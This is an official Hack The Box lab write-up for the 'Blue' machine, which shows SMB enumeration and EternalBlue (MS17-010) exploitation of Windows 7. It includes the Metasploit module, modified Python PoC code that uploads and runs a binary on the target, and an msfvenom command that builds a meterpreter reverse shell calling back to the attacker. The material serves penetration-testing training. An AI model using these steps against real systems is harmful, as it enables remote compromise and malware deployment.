Hack The Box
PEN-TESTING LABS

Blue

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Difficulty: Easy

Classification: Official

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SYNOPSIS

Blue, while possibly the most simple machine on Hack The Box, demonstrates the severity of the EternalBlue exploit, which has been used in multiple large-scale ransomware and crypto-mining attacks since it was leaked publicly.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned

- Identifying Windows targets using SMB
- Exploit modification (optional)

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
Enumeration

Nmap



Nmap reveals that SMB is open, among other things.

SMB Host Detection

The auxiliary/scanner/smb/smb_version Metasploit module reveals that the target is running Windows 7 Professional SP1, which is a prime candidate for EternalBlue (MS17-010).

```
msf auxiliary(smb_version) > run

[+] 10.10.10.40:445       - Host is running Windows 7 Professional SP1 (build:76
01) (name:HARIS-PC)
[*] Scanned 1 of 1 hosts (100% complete)
```

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
Exploitation

Metasploit

Exploitation is very straight forward. The **exploit/windows/smb/ms17_010_eternalblue** Metasploit module will immediately grant a root shell. Grab the flags from **c:\Users\haris\Desktop\user.txt.txt** and **c:\Users\Administrator\Desktop\root.txt.txt**



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Manual

Exploit: https://github.com/worawit/MS17-010

A shell can also be achieved using the above PoC. Modifying **zzz_exploit.py** is relatively easy. Using \ as the username works in this case, as the server is using the default configuration.

```
'''

USERNAME = '\\'
PASSWORD = ''

'''
```

A slight modification to the **smb_pwn** method is also required, as by default it only creates a text file in the root of the drive. Adding the following lines will copy a local binary to the target and execute it. The binary can be generated by Msfvenom using the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe**

smb_send_file(smbConn, '/root/Desktop/writeups/blue/writeup.exe', 'C', '/writeup.exe')

service_exec(conn, r'cmd /c c:\\writeup.exe')

```
def smb_pwn(conn, arch):
        smbConn = conn.get_smbconnection()

        print('creating file c:\\pwned.txt on the target')
        tid2 = smbConn.connectTree('C$')
        fid2 = smbConn.createFile(tid2, '/pwned.txt')
        smbConn.closeFile(tid2, fid2)
        smbConn.disconnectTree(tid2)

        smb_send_file(smbConn, '/root/Desktop/writeups/blue/writeup.exe', 'C', '/writeup.exe')
        service_exec(conn, r'cmd /c c:\\writeup.exe')
```

It is now possible to run **zzz_exploit.py**. A named pipe is required to execute the script, and in this case **ntsvcs** works just fine.

Command: ./zzz_exploit.py 10.10.10.40 ntsvcs

Note: it may take several attempts for the exploit to succeed.